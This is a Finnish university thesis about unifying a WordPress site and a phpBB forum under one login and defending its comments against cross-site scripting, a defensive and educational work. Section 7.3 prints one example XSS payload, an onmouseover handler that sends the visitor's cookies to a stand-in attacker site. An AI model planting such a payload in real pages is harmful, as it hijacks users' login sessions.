LAUREA

Web 2.0 palvelun toteuttaminen

Tuppurainen, Jukka

2010 Leppävaara

Laurea-ammattikorkeakoulu
Laurea Leppävaara

Web 2.0 palvelun toteuttaminen

Tuppurainen, Jukka
Tietojenkäsittelyn koulutusohjelma
Opinnäytetyö
Toukokuu, 2010

Laurea-ammattikorkeakoulu **Tiivistelmä**
Laurea Leppävaara
Tietojenkäsittelyn koulutusohjelma
Yritysten tietoverkot

Tuppurainen, Jukka

Web 2.0 palvelun toteuttaminen

Vuosi 2010 Sivumäärä 28

Opinnäytetyö toteutettiin Fire-kustannus Oy:lle ja käsitteli Softaaja-lehden kotisivujen jatkokehitystä interaktiiviseksi Web 2.0 -portaaliksi. Projektin aloitusvaiheessa sivusto koostui erillisestä WordPress-julkaisujärjestelmästä sekä phpBB-keskustelufoorumisovelluksesta. Tutkimuksen tavoitteena oli yhdistää nämä osiot yhdeksi kokonaisuudeksi sekä kehittää pohja, jonka avulla sivustoa on helppo laajentaa jatkossa. Tämän lisäksi projektissa tarkasteltiin tietoturvaa Cross Site Scripting -haavoittuvuuksien torjumiseksi.

Opinnäytetyö perustui konstruktiiviseen tutkimusmenetelmään, jossa luotiin sivustoon parannuksia jo olemassa olevia tietolähteitä soveltaen. Projekti jakautui kolmeen vaiheeseen. Aloitusvaiheessa asetettiin projektille tavoitteet, joita lähdettiin toteuttamaan toteutusvaiheessa. Projektin viimeisessä vaiheessa tarkasteltiin ja arvioitiin projektin onnistumista.

Projektin kaikissa tavoitteissa onnistuttiin hyvin. Alun perin vain foorumilla toimivat käyttäjätunnukset saatiin toimimaan sujuvana osana kokosivustoa ja projektissa toteutettu ohjelmistopohja mahdollistaa uusien palvelun luomisen sivustolle helposti ja nopeasti. Projektin aikana tutkittiin myös Cross Site Scripting -tietoturvauhkia ja niiden torjuntaa. Tehdyn tutkimuksen pohjalta projektissa valittiin ja asennettiin sivustolle niiden torjuntaan tarkoitettu ohjelmistokirjasto.

Projektin viimeisessä vaiheessa keskityttiin lisäksi myös arvioimaan projektissa toteutettujen ratkaisujen vaikutuksia pitkällä aika välillä sivustolla käytössä olevien ohjelmistojen tulevien päivitysten suhteen sekä esitettiin muutamia jatkokehitysideoita.

Asiasanat web 2.0, WordPress, Cross Site Scripting

Laurea University of Applied Sciences **Abstract**
Laurea Leppävaara
Information Technology Programme
Business Information Networks

Tuppurainen, Jukka

Developing a Web 2.0 service

Year 2010 Pages 28

The objective of this thesis was to further develop a web site to an interactive Web 2.0 portal. At the initial stage the web site consisted of a separate WordPress publishing platform and a phpBB forum solution. The purpose of the research was to combine these sections and develop an application base which allows extending the site with new services easily. The final objective was to investigate Cross Site Scripting vulnerabilities in order prevent them.

The research was based on a constructive method of research. The project relied on already existing sources of information to build improvements. The project contained three phases. In the initial phase objectives were set for the project. The implementation phase consisted of discovering and building solutions.

The project was considered successful. The forum based user account system was expanded to cover the entire site. The application base built in the project allows expanding the site with new services easily in the future. The project also included studying the threat of Cross Site Scripting vulnerabilities and their prevention. A software library was selected and installed on the site.

The last phase of the project also consisted of appraising the functionality of the selected methods in long term use from the viewpoint of software updates. Several further development ideas were also presented.

Keywords web 2.0, WordPress, Cross Site Scripting

Sisällys

1 Johdanto

Internet-sivustojen muuttuminen staattisista sivuista yhä enemmän ja enemmän monimutkaisten sovellusten suuntaan on avannut uusia kanavia ja mahdollisuuksia liiketoimintaan verkossa (McClure 2008). Monet ilmaiset avoimen lähdekoodin ohjelmistot mahdollistavat vuorovaikutuksen asiakkaiden kanssa ja samalla toimivat markkinointikanavana.

Nykyään ihmiset tallentavat yhä enemmän ja enemmän tietoja itsestään sosiaalisiin palveluihin. Tämä on nostanut sivustojen tietoturvan vaatimuksia. Ihmiset luottavat tietojensa olevan turvassa ja liiketoiminnan kannalta tämän luottamuksen pettäminen olisi katastrofi. (McClure 2008.)

Tämä opinnäytetyö käsittelee pääasiassa WordPress-julkaisujärjestelmän ja phpBB-keskustelufoorumin jatkokehitystä yksittäisen asiakkaan tarpeisiin soveltuvaksi. Ohjelmistot esitellään lyhyesti käsitteiden yhteydessä luvussa neljä, mutta työssä ei käydä läpi ohjelmistojen perusvaatimuksia, ominaisuuksia tai asennusprosessia.

2 Kohdeyritys ja lähtökohdat

Opinnäytetyö tehdään Fire-kustannus Oy:lle, joka on kotimainen media-alan yritys. Fire-kustannus julkaisi vuonna 2009 kolmea 15-65 vuotiaille miehille suunnattua lehteä. Fire-kustannus Oy perustettiin vuonna 2003.

Loppuvuodesta 2007 sain projektiksi toteuttaa Softaaja-lehdelle uudet nettisivut. Wordpress-julkaisujärjestelmän valitsi alun perin toimeksiantaja aikaisempien kokemuksiensa perusteella. Sivuprojektin muita vaatimuksia oli kuvagalleria sekä keskustelufoorumi. Projektin tiukan aikataulun takia foorumiksi valittiin suoraan phpBB3 ilman vaihtoehtojen kartoitusta. phpBB3 oli entuudestaan tuttu itselleni ja Fire-kustannuksen työntekijöille sekä käytössä hyväksi havaittu. Kuvagalleriaksi valittiin lyhyen vaihtoehtojen kartoituksen jälkeen Wordpress-liitännäinen WP-Gallery, joka rajoittuneiden ominaisuuksiensa takia tarkoitettiin lähinnä väliaikaiseksi vaihtoehdoksi.

Sivustoa perustettaessa päätettiin, että kaikki käyttäjien sivustolle lähettämät viestit on kirjoitettava rekisteröidyllä tunnuksella, koska ilman rekisteröityä tunnusta kirjoittavat käyttäjät tuottavat yleensä enemmän vaivaa ylläpidolle. WordPress ja phpBB3 eivät ole millään lailla toisiinsa liittyviä sovelluksia ja eivätkä myöskään pysty hyödyntämään toistensa käyttäjätilejä. Päätimmekin alussa poistaa WordPressin tarjoaman mahdollisuuden artikkeleiden kommentointiin, jotta käyttäjät eivät tarvitse kahta erillistä tunnusta samalle sivustolle. Tämän takia käyttäjien vuorovaikutusmahdollisuudet rajoittuivat pelkästään foorumiin, joka jäi kokonaisuudesta irtonaisen tuntuiseksi huolimatta yhtenäisestä ulkoasusta.

Uudistettu sivusto julkaistiin alkuvuodesta 2008 ja tällöin minut palkattiin yrityksen tekniseksi tueksi. Kun nettisivuja päätettiin jatkokehittää Web 2.0 -tyyliseksi palveluksi, muodostui siitä luonnollisesti minulle samalla opinnäytetyön aihe, joka tarjoaa paljon tutkittavaa useiden avoimen lähdekoodin sovellusten ja tietoturvan parissa.

3 Tavoitteet

Opinnäytetyö sisältää kolme pääasiallista tavoitetta:

1. Muokkata koko sivustoa niin, että käyttäjät tarvitsevat vain yhden käyttäjätunnuksen ja sisään kirjautumisen kaikkien sivuston palvelujen käyttämiseen.
2. Suunnitella ja toteuttaa ohjelmistopohja, jonka päälle on helppo ja nopea rakentaa uusia toimintoja sivustolle.
3. Varmistaa, ettei sivusto altistu Cross site scripting -haavoittuvuuksille. Cross site scripting (XSS) on määritelty tarkemmin seuraavassa luvussa.

Ensimmäinen tavoitteista on sivuston käyttäjien kannalta selvä ja tärkein. Sivuston käyttömukavuuden kannalta on välttämätöntä, että käyttäjän ei tarvitse kirjoittaa käyttäjätunnustaan ja salasanaansa moneen kertaan vieraillessaan sivuston eri osioilla.

Pelkän sivujen eri osioiden yhdistämisen lisäksi on otettava huomioon yhteensopivuus ohjelmistojen tulevien versioiden suhteen. Jos molempien ohjelmistojen lähdekoodia joudutaan muokkaamaan, saatetaan helposti joutua tilanteeseen, jossa kumpikaan ohjelmistoista ei ole enää yhteensopiva uusien päivitysten kanssa. Koska yleisesti

käytössä olevista ja suosituista avoimen lähdekoodin sovelluksista löydetään jatkuvasti tietoturvahaavoittuvuuksia, on yhteen sopivuus päivityksien kanssa erittäin tärkeää.

Koska opinnäytetyön kohteena olevan sivuston keskustelufoorumilla oli työn aloittamisvaiheessa jo yli 1500 rekisteröitynyttä käyttäjää ja tuhansia kirjoitettuja viestejä, asetin tavoitteeksi löytää ratkaisun, jossa phpBB-keskustelufoorumisovellusta ei jouduta korvaamaan jollakin toisella sovelluksella. Näin käyttäjien ei tarvitse rekisteröityä sivustolle uudestaan, ja heidän tuottama sisältö saadaan säilymään sivustolla.

Toinen tavoite on toteuttaa pohja, jonka päälle voidaan helposti toteuttaa uusia palveluita sivustolle ilman että samoja perusasioita (esimerkiksi jälleen yhtenäiset käyttäjätunnukset koko sivustolla ja ulkoasu) tarvitsee toteuttaa moneen kertaan uudestaan.

Viimeinen tavoite on varmistaa, ettei sivusto altistu XSS-haavoittuvuuksille. Tämä tarkoittaa perehtymistä tunnettuihin haittakoodin levitysmenetelmiin ja olemassa olevien torjuntakeinojen kartoittamista. Tavoite sisältää myös suunnittelun lisäksi testauksen. Testausvaiheessa selvitetään automatisoituun nettisivujen testaukseen soveltuvien ohjelmistojen saatavuus. Jos ilmaisia tai edullisia testaussovelluksia löytyy, valitaan niistä muutama sopiva.

Automatisoidun testauksen etuna on se, että testiohjelma pystyy käymään läpi erittäin suuria määriä erilaisia haavoittuvuustestejä minuuteissa. Saman testauksen tekeminen käsin voisi viedä useita tunteja. Automaattinen testiohjelma saattaa myös löytää haavoittuvuuksia kohdista, joita käyttäjällä ei olisi välttämättä tullut mieleen testata ollenkaan. Automaattisen testauksen lisäksi sivustoa testataan manuaalisesti. Manuaalinen testaus kohdistetaan itse toteutettuihin osioihin sekä niihin osiin valmisohjelmistoja joihin on tehty muokkauksia.

4 Käsitteitä

4.1 Web 2.0

Web 2.0 on ilmaus, jolla tarkoitetaan Internet-sivustojen seuraavaa sukupolvea. Toisin kuin ensimmäisen sukupolven staattiset sivut, seuraavan sukupolven sivustot koostuvat dynaamisista tekniikoista ja sovelluksista. Yleisimpiä käytettyjä ominaisuuksia Web 2.0:ssa on blogit, wikit, syötteet ja sosiaaliset verkostot. Käsitteeseen liittyy myös vahvasti sosiaalinen vuorovaikutus sekä käyttäjien luoma sisältö. Web 2.0:n ja vanhemman sukupolven sivustojen erot eivät ole selviä, vaan käsite on hyvin häilyväinen. (What is Web 2.0? 2008.)

4.2 WordPress

WordPress (WP) on sisällönhallintajärjestelmä, jonka ensimmäinen versio julkaistiin 2003. WordPress on avoimen lähdekoodin sovellus, joka on toteutettu PHP-ohjelmointikielellä. Tietojen tallennukseen WP käyttää MySQL-tietokantaa. WordPress on julkaistu GNU General Public Licencen (GPL) ohjelmistolisenssin alla. Nykyään WordPress on käytössä useilla miljoonilla nettisivuilla ja sitä käyttää päivittäin kymmeniä miljoonia ihmisiä. (About WordPress.)

4.3 phpBB

phpBB3 on yhden maailman suosituimman keskustelufoorumisovelluksen kolmas versio. Myös phpBB3 on avoimen lähdekoodin sovellus ja julkaistu GNU-ohjelmistolisenssin alla. phpBB:n ensimmäinen versio julkaistiin jo vuonna 2000 ja tässä projektissa käytetty kolmas versio (phpBB3) vuonna 2007. Tällä hetkellä phpBB:n eri versioita on käytössä yli kahdella miljoonalla sivustolla. (About phpBB.)

4.4 Cross site scripting

Cross site scripting on Internet-sivustoissa esiintyvä tietoturva-aukko, joka mahdollistaa haittakoodin suorittamisen joko palvelimella tai sivustolla vierailevien käyttäjien Internet-selaimissa. Haavoittuvuudesta käytetään yleensä lyhennettä XSS, koska lyhenne CSS sekoittuisi helposti nettisivuissa käytettyihin lomittuviin tyylisivuihin (Cascading Style Sheets) (The Cross-Site Scripting (XSS) FAQ 2002).

XSS-haavoittuvuudet on tunnettu jo pitkään ja luokiteltu usein vain lieviksi tai keskivakaviksi haitoiksi. Uusimmat XSS-madot ja -virukset ovat kuitenkin nostaneet XSS-haavoittuvuuksien havaitsemisen ja korjaamisen tärkeyden huippuunsa. Esimerkiksi suosittuun sosiaalisen median MySpace.com-palveluun lähettiin lokakuussa 2005 JavaScript-koodi, joka kopio itsensä jokaisen sivulla vierailevan käyttäjän omalle profiilisivulle, josta se levisi jälleen jokaisen sivulle saapuvan profiiliin. Ennen kuin palvelun ylläpitäjät ehtivät sammuttamaan palvelun, mato oli tarttunut yli miljoonan käyttäjän profiiliin. (Grossman 2007.)

XSS-haavoittuvuudet voidaan jakaa kolmeen ryhmään:

1. Heijastettu / ei-pysyvä

Sivulle syötetty tieto ei varastoidu palvelimelle vaan vaikutus palautuu suoraan käyttäjän selaimelle välittömästi HTTP-pyynnön jälkeen. Yleisin esimerkki heijastetusta XSS-haavoittuvuudesta on hakukenttään kirjoitettu haittakoodi, joka palautuu käyttäjälle heti haun tekemisen jälkeen. Haavoittuvuus voidaan monesti lähettää linkkinä eteenpäin esimerkiksi sähköpostilla.

2. Varastoitu / pysyvä

Haavoittuvuus, jonka avulla palvelimelle voidaan tallentaa haittakoodia. Mahdollisia kohteita ovat esimerkiksi käyttäjien sivustolle kirjoittaman kommentit, jotka tallennetaan tietokantaan ja ovat muiden käyttäjien nähtävillä.

3. DOM-pohjaiset

DOM-pohjaisessa haavoittuvuudessa haittakoodia ei varsinaisesti upoteta kohdesivustoon vaan hyödynnetään sivuston puutteellista skriptin käsittelyä. DOM-pohjaisten XSS-haavoittuvuuksien havaitseminen on hankalaa, koska haittakoodi ei välttämättä välity ollenkaan palvelimelle. (Klein 2005.)

5 Tutkimusmenetelmä

Opinnäytetyön tutkimusmenetelmä on konstruktiivinen eli soveltava tutkimusmenetelmä. Järvinen ja Järvinen (2004, 104) määrittelevät konstruktiivisen tutkimusmenetelmän olevan sellainen, jossa jo olemassa olevan tiedon pohjalta rakennetaan uusia innovaatioita ja tutkitaan, kuinka ne tulisi rakentaa. Innovaatiolla he tarkoittavat tutkimuksen tekijän tai toimeksiantajan tavoittelemaa uudistusta, jonka tavoite on tuottaa jotakin hyötyä. Hyöty voi esimerkiksi olla parannus käyttöliittymässä, joka vähentää käyttäjän tekemiä virheitä. Opinnäytetyössä innovaatio on työn tavoitteissa määritellyt lopputulokset, jotka tuottavat hyötyä parantamalla sivuston käytettävyyttä, laajennettavuutta ja tietoturvaa.

Tutkimus kostuu kolmesta osasta: lähtötila, toteuttaminen ja tavoitetila (Järvinen & Järvinen 2004, 107). Tutkimus lähtee liikkeelle lähtötilan selvittämisellä eli ongelmakohtien havaitsemisella. Samalla myös asetetaan tavoitteet, joihin projektissa pyritään. Toteuttamisvaihe kattaa suurimman osa projektista eli itse käytännön työn tekemisen. Tutkimus päättyy tavoitetilaan, jossa arvioidaan innovaatioiden toteutusta ja tarkastellaan, saavutettiinko tutkimuksella tavoiteltu lopputulos.

6 Testiympäristö


Projektin toteutus ja testiympäristönä toimii PC-tietokone Microsoftin Windows XP -käyttöjärjestelmällä johon on asennettu XAMPP-paketti. XAMPP on ilmainen avoimen lähdekoodin nettipalvelin kokonaisuus, johon kuuluu Apache HTTP -palvelin, PHP- ja PERL-tulkit ja MySQL-tietokantapalvelin sekä phpMyAdmin-tietokannanhallintatyökalu. XAMPP on pääasiassa tarkoitettu kehitysalustaksi ja sen oletusasetukset eivät ole turvallisia julkiseen palvelin käyttöön (readme_en).

7 Ohjelmistojen yhdistäminen

Ohjelmistojen yhdistäminen alkoi selvityksellä, kuinka phpBB3-keskustelufoorumisovelluksen käyttäjätunnusten kirjautumisistunnot voidaan jakaa keskustelufoorumin muille samalla palvelimella oleville sivuille. Kaikki tarvittavat ohjeet toimenpiteeseen löytyivät phpbb.comin omasta tietämysperustasta. Näiden ohjeiden perusteella loin yksinkertaisen testisivun, joka lataa taustalla phpBB3:n istunnon hallinnan ja

tervehtii käyttäjää samalla nimellä, jolla käyttäjä on kirjautuneella foorumille. Ensimmäiset testit eivät toimineet ja tieto käyttäjän kirjautumisen tilasta ei välittynyt testisivulle. Lisäksi testisivun lataaminen kirjasi käyttäjän ulos myös foorumilta, mikä viittasi foorumin tietoturva-asetuksiin.

Ongelmaksi paljastuivat odotetusti foorumin asetukset, joissa evästeiden poluksi oli määritelty hakemisto ”/foorumi/”, minkä takia foorumi hylkäsi ja katkaisi istunnot kyseisen polun ulkopuolella. Muuttamalla evästeen poluksi juurihakemiston (pelkkä kauttaviiva) testisivu alkoi toimia ja näytti oikein kirjautumisen tilan (Kuva 1). Tämän jälkeen testisivulle lisättiin toiminnot sisään- ja uloskirjautumiseen ja myös niiden toiminta testattiin ennen kuin toimintoja yritettiin lisätä WordPress-julkaisujärjestelmään.



Kuva 1: Keskustelufoorumin käyttäjän istunnon tila välittyy onnistuneesti toiselle sivulle.


Seuraavana vuorossa oli liittää toteutetut toiminnot WordPress-julkaisujärjestelmään. Tämä kuitenkin tuotti virheilmoituksen: `Fatal error: Cannot redeclare make_clickable() (previously declared in C:\xampp\htdocs\foorumi\includes\functions_content.php:641) in C:\xampp\htdocs\wp-includes\formatting.php on line 1259`

Virheen aiheuttaa se, että molemmissa ohjelmistoissa on samanniminen funktio make_clickable(). Lähdekoodia tutkimalla selvisi, ettei funktioita voi yhdistää miten-kään yhdeksi vaan molemmat ohjelmistot tarvitsevat erilaiset funktiot.

Yksinkertaisin korjaus ongelmaan on valita toinen ohjelmistoista ja avata sen kaikki lähdekoodit ja muuttaa kyseisen funktion nimi joksikin toiseksi kaikissa kohdissa, joissa se esiintyy. Funktion nimen muuttaminen ei vaikuta ohjelmiston toimintaan, kunhan nimi muutetaan sieltä missä funktio määritellään sekä kaikista mahdollisista funktion kutsuista.

Funktion nimen muuttaminen kuitenkin aiheuttaa sen, että uudet päivityksen eivät ole enää suoraan yhteensopivia. Päivitetyissä tiedostoissa funktion nimi on jälleen alkuperäinen ja päivitystiedostoille pitää tehdä sama funktion nimenmuutos uudestaan ennen kuin ne voidaan asentaa järjestelmään. Tuleviin päivityksiin liittyviä ongelmia pohditaan tarkemmin luvussa 8.1.

Koska vain toista ohjelmistoista täytyy muuttaa, päätin tehdä valinnan ohjelmistojen päivitystiheyden perusteella. phpBB3:een tuli vain kaksi päivitystä vuonna 2009 ja WordPressiin peräti kahdeksan päivitystä samana aikana (Liite 1). Tämän perusteella valitsin tehdä muokkaukset phpBB:n lähdekoodiin. Itse muokkauksen tekeminen oli helppo ja nopea toimenpide käyttäen tekstieditoria, jolla voi avata yhtä aikaa monta tiedostoa ja ajaa ”etsi ja korvaa”-toiminnon yhtä aikaa kaikille avoinna oleville tiedostoille. Tämän jälkeen virheilmoituksia ei enää esiintynyt ja julkaisujärjestelmän käyttämään teeman tiedostoon lisätty tervehdysteksti näkyi käyttäjälle (Kuva 2).



Kuva 2: Käyttäjän kirjautuminen liitettynä onnistuneesti WordPress-julkaisujärjestelmään.

7.1 Pohja uusille palveluille

Koska jo projektin alussa oli selvää että sivustoa tullaan laajentamaan uusilla palveluilla, asetettiin projektin yhdeksi tavoitteeksi suunnitella pohja, jonka päälle on nopea ja helppo toteuttaa uusia palveluita sivustolle. Myös muutamat pienemmät yksityiskohdat, kuten uutisartikkeleihin käyttäjien kirjoittamien kommenttien tallentaminen, tarvitsevat muutoksia mitkä on helpoin toteuttaa käyttämällä kokonaan alkuperäisistä ohjelmistoista erillään olevaa pohjaa.

Kaikille uusille ominaisuuksille yhteistä on se, että ne käyttäjät samoja käyttäjätunnuksia, tietokantaa ja sivuston ulkoasua. Edellisessä kappaleessa toteutettu käyttäjän kirjautumisen tilan jakava ohjelmakoodi oli helppo liittää toteutettavaan pohjaan. Molemmat käytetyt ohjelmistot, phpBB ja WP, sisältävät oman luokkapohjaisen tietokantayhteyden. Pienellä selvittämisellä olisi luultavasti ollut mahdollista käyttää jommankumman ohjelmiston valmista tietokantaluokkaa, mutta siihen liittyy riski ohjelmien tulevien päivitysten yhteydessä. Jos ohjelmiston valmistaja tekee muutoksia tietokantaluokan toimintaan, voi sen varaan rakennetut omat sovellukset lakata toimimasta. Koska oman tietokantaluokan toteuttaminen ei ole iso työ, katsoin parhaaksi toteuttaa tarvittavan tietokantaluokan itse tyhjästä.

Viimeisenä tärkeänä seikkana on mahdollisuus liittää koko sivuston ulkoasu helposti uusiin sivustolle lisättäviin palveluihin. Ensimmäinen ajatus oli käyttää WordPressin ulkoasua. WP:n ulkoasu koostuu sopivasti erillisistä tiedostoista ja ulkoasun tärkeimmät osat, sivun alku ja loppu, ovat molemmat omina tiedostoina. Kyseiset tiedostot, header.php ja footer.php sisältävät kuitenkin WP:n omia funktioita, joten niiden sisällyttäminen suoraan ei ole mahdollista. Kyseiset teematiedostot kuitenkin näyttivät toimivan, kunhan ensiksi latasi taustalle WP:n moottorin, joka tapahtuu automaattisesti lataamalla tiedosto wp-blog-header.php.

Tässä menetelmässä kuitenkin piilee ongelma joka paljastui vasta sivuston oltua jo käytössä jonkin aikaa. Kun WP:n moottori ladataan, se suorittaa taustalla useita asioita. Yksi toimenpiteistä on tarkistaa onko sivu, jolla käyttäjä on, julkaisujärjestelmän tietokannassa. Käytettäessä tätä menetelmää julkaisujärjestelmän ulkopuolisten sivujen kanssa, WordPress reagoi lähettämällä HTTP-protokollan vastauksen 404 (sivua ei löydy) normaalin vastauksen 200 (onnistunut pyyntö) sijaan. Yleisimmät Inter-


net-selaimet eivät näytä HTTP-pyyntöjen otsikkotietoja vaan ainoastaan HTML-koodin sisältävän runko-osan.

Tästä huolimatta WP:n teematiedostot ovat kuitenkin normaalisti käytettävissä. Kun teema-tiedostoista käytetään vain sivun alkua ja loppua ja väliin lisätään jonkin oman palvelun sisältö, ei käyttäjille näy mitään varsinaisesta virhekoodista. Palvelimen lähettämä virhekoodi ei haittaa tämän takia normaaleja käyttäjiä, mutta esimerkiksi hakukoneet jättävät indeksoimatta sivut jotka lähettävät virhekoodin.

Koska tämän ominaisuuden toiminta on muuttunut WordPressin eri versioiden mukana, päätin toteuttaa julkaisujärjestelmän ulkopuolisten sivujen ulkoasun kokonaan erillisillä ulkoasutiedostoilla. Näin käytetty ratkaisu ei ole riippuvainen mahdollisista muutoksista WP:n tulevissa versioissa. Haittapuolena mahdolliset muutokset ja päivitykset sivuston ulkoasussa joudutaan toteuttamaan useaan kertaan eri tiedostoihin.

7.2 Kommenttien tallennus

Seuraavana vuorossa oli liittää käyttäjän kirjautumisen tila WordPressin artikkeleiden kommentointimahdollisuuteen. Koska tähän asti WordPressin lähdekoodin tiedostoihin ei ollut tarvittu tehdä mitään muutoksia, päätin päivitysten yhteensopivuuden säilyttämiseksi tehdä WordPressin käyttämään teemaan uuden kommentointijärjestelmän. Käytännössä ainoa tarvittu muutos WordPressin omaan kommenttien tallennukseen olisi ollut käyttäjän nimen hakeminen sisäänkirjautuneen käyttäjän istunnon tilasta, joka olisi ollut hyvin pieni ja nopea muutos toteuttaa verrattuna kokonaan uuden kommenttijärjestelmän toteuttamiseen. Yhteensopivuus tulevien päivitysten kanssa kuitenkin maksaa vaivan takaisin.



Kuva 3: WordPress-julkaisujärjestelmän normaali kommenttien tallennus sekä ylläpito

Normaalisti käyttäjien kirjoittamat kommentit lähetetään wp-comments-post.php-skriptille, joka lataa julkaisujärjestelmän moottorin, mikä tarkistaa viestistä tietoturvaan liittyvät seikat ja tallentaa kommentit tietokantaan (Kuva 3). Koko tämän prosessin ohittaminen onnistuu helpoiten ohjaamalla käyttäjän lähettämät kommentit kokonaan eri skriptille. Käytännössä tämä tapahtuu poistamalla alkuperäinen kommenttilomake ja tekemällä sen tilalle uusi lomake, jonka kohde on itse tehty skripti.

WordPressin kommentit tallentuvat tietokannassa tauluun, jonka rakenne on seuraavanlainen:

```
`comment_ID` bigint(20) unsigned NOT NULL AUTO_INCREMENT,
`comment_post_ID` bigint(20) unsigned NOT NULL DEFAULT '0',
`comment_author` tinytext NOT NULL,
`comment_author_email` varchar(100) NOT NULL DEFAULT '',
`comment_author_url` varchar(200) NOT NULL DEFAULT '',
`comment_author_IP` varchar(100) NOT NULL DEFAULT '',
`comment_date` datetime NOT NULL DEFAULT '0000-00-00 00:00:00',
`comment_date_gmt` datetime NOT NULL DEFAULT '0000-00-00
00:00:00',
`comment_content` text NOT NULL,
```

```
`comment_karma` int(11) NOT NULL DEFAULT '0',
`comment_approved` varchar(20) NOT NULL DEFAULT '1',
`comment_agent` varchar(255) NOT NULL DEFAULT '',
`comment_type` varchar(20) NOT NULL DEFAULT '',
`comment_parent` bigint(20) unsigned NOT NULL DEFAULT '0',
`user_id` bigint(20) unsigned NOT NULL DEFAULT '0',
PRIMARY KEY (`comment_ID`)
```

Oman kommenttien tallentamisskriptin idea on tallentaa tiedot tähän tauluun jolloin ne ovat WordPressin ylläpitotyökalujen kautta hallittavissa. Comment_ID kenttää ei tarvitse täyttää, koska se on automaattisesti kasvava tunniste. Comment_post_ID kertoo mihin julkaisujärjestelmän artikkeliin kyseinen kommentti liittyy. Comment_author kenttään tallennetaan normaalisti käyttäjän ilmoittama nimimerkki. Koska opinnäytetyössä toteutettavassa järjestelmässä käyttäjät voivat kirjoittaa kommentteja ainoastaan sisäänkirjautuneena, päätin käyttää kyseistä kenttää tallentamaan käyttäjän yksilöllisen ID-tunnusnumeron joka toimii myös viiteyhteytenä foorumin käyttäjätunnukseen.

WordPress tallentaa normaalisti käyttäjän ilmoittaman sähköpostiosoitteen ja mahdollisen kotisivun osoitteen. Nämä molemmat tiedot löytyvät tarvittaessa foorumin käyttäjätaulusta ja koska relaatiotietokannan perusajatus on olla tallentamatta samaa tietoa moneen kertaan eri tauluihin, päätin jättää kommenttien tallenusskriptissä kyseiset solut tyhjiksi. Myös kaikki seuraavat kentät voidaan jättää tyhjiksi: comment_karma, comment_type, comment_parent ja user_id. Kenttään comment_author_IP tallennetaan IP-osoite, josta käyttäjä lähetti kommentin. Koska kommentit eivät tarvitse erikseen ylläpidon hyväksyntää, voidaan comment_approved kenttään tallentaa suoraan arvoksi 1.

Kenttään comment_agent tallennetaan käyttäjän internet-selaimen lähettämän merkkijono, joka kertoo selaimen nimen ja version. Comment_content kenttään tallennetaan itse käyttäjän kirjoittama kommentti. Nämä kaksi kenttää ovat poikkeuksellisia, koska niihin tallennetaan käyttäjältä tulevaa tekstiä. Yksi tärkeimmistä perusajatuksista ohjelmoitaessa internet-sovelluksia on olla luottamatta käyttäjiltä tuleviin syötteisiin ikinä (Bakken, Gutmans, Rethans 2004, 117).

Bakken, Gutmans ja Rethans mainitsevat välttämättömäksi keinoksi sivuston suojaamisessa käyttäjien syötteiden validoinnin. Normaalisti tekstisyötteistä voidaan poistaa suurin osa mahdollisista XSS-hyökkäyksistä poistamalla kaikki HTML-tagit tekstistä tai muuttamalla tagien < ja > -merkit HTML-entiteeteiksi *<* ja *>*. Toteutettavassa sivustossa käyttäjille haluttiin antaa mahdollisuus käyttää yksinkertaisia tyylejä kuten lihavointi ja alleviivaus sekä mahdollisuus lisätä linkkejä kommentteihin, joten HTML-tageja ei voida poistaa kokonaan.

7.3 Tietoturva toteutettavassa sivustossa

Koska käyttäjille haluttiin antaa mahdollisuus käyttää HTML-muotoiluja lähettämissään kommenteissa, toteutettavassa nettipalvelussa täytyi löytää ratkaisu kuinka rajata käyttäjien syötteistä mahdolliset XSS-haavoittuvuudet pois. PHP-ohjelmointikieli tarjoaa valmiin funktion HTML-tagien poistamiseen merkkijonomuuttujista. Funktiolle voidaan antaa myös parametreina lista sallituista tageista, joita ei poisteta. Tässä funktiossa on kuitenkin tunnettu ongelma: sallittujen tagien attribuutteja ei käsitellä mitenkään. Attribuuttien käsittelyn puuttumisen takia kyseistä funktiota pidetään yleisesti viallisena eikä sen käyttöä suositella missään tapauksessa. (PHP Manual.)

Attribuuttien käyttäminen mahdollistaa helpon haittakoodin syöttämisen sivuille. Esimerkiksi pelkän lihavoinnin salliminen käyttäjien kirjoittamissa kommenteissa ei välttämättä kuulosta tietoturvauhalta ennen kuin tarkemmin tutustuu siihen mitä attribuuteilla voidaan saada aikaiseksi.

Esimerkki 1: Kappale tekstiä jossa sana kappale on lihavoitu.

```
<p>Tässä on <strong>kappale</strong> tekstiä.</p>
```

Esimerkki 2: Käyttäjä on lisännyt lihavointi-tagiin attribuutteja.

```
<strong style=”width: 1000px; height: 1000px;” onmouseover=”
document.location='http://www.hakkerinsivu.com/skripti.php?'+
document.cookie;”>kappale</strong>
```

Esimerkissä ensimmäiseksi style-attribuutin avulla on suurennettu lihavoitu alue 1000 × 1000 kuvapisteen kokoiseksi. Seuraavaksi lihavoituun sanaan on liitetty JavaScript-koodia, joka suoritetaan heti kun käyttäjä siirtää hiiren osoittimen kyseisen sanan


päälle. Koska sanan alue on suurennettu, laukaisee todennäköisesti jokainen käyttäjä skriptin. Skripti ohjaa käyttäjän internet-selaimen hakkerin omalla palvelimella (esimerkissä www.hakkerinsivu.com) sijaitsevaan skriptiin. Lisäksi JavaScript-koodi liittää sivupyyntöön parametreina alkuperäisellä sivulla olleet evästeet, joissa on käyttäjän sisäänkirjautumistiedot (Cook 2003).

Koska PHP-kielen valmiit työkalut eivät riitä takaamaan tietoturvaa, täytyi opinnäytetyössä löytää jokin tehokkaampi keino suojata sivusto XSS-hyökkäyksiltä. PHP-kielelle on tehty useita HTML-suodattimia, mutta monet niistä ovat ominaisuuksiltaan vain muutamilta osilta parempia kuin PHP:n oma funktio. Yksi projektin aikana löydetyistä vaihtoehdoista kuitenkin tarjosi kaikki tarvittavat ominaisuudet.

HTML Purifier on PHP:llä kirjoitettu ohjelmakirjasto, joka poistaa haitallisen XSS-koodin ja samalla varmistaa että syötetty HTML-koodi on World Wide Web Consortiumin määrittelemän standardin mukaista. HTML Purifier on julkaistu GNU Lesser General Public License (LGPL) -lisenssillä. HTML Purifierin valmistajan itse tekemässä vertailussa (http://htmlpurifier.org/comparison) HTML Purifier on ominaisuuksiltaan ylivoimainen kilpailijoihin nähden. Valmistajan oman vertailun lisäksi se on myös yleisesti suositeltu ja hyväksi todettu. Lisäksi ohjelmistokirjastoa kehitetään jatkuvasti sekä päivitetään uusien uhkien löytyessä.

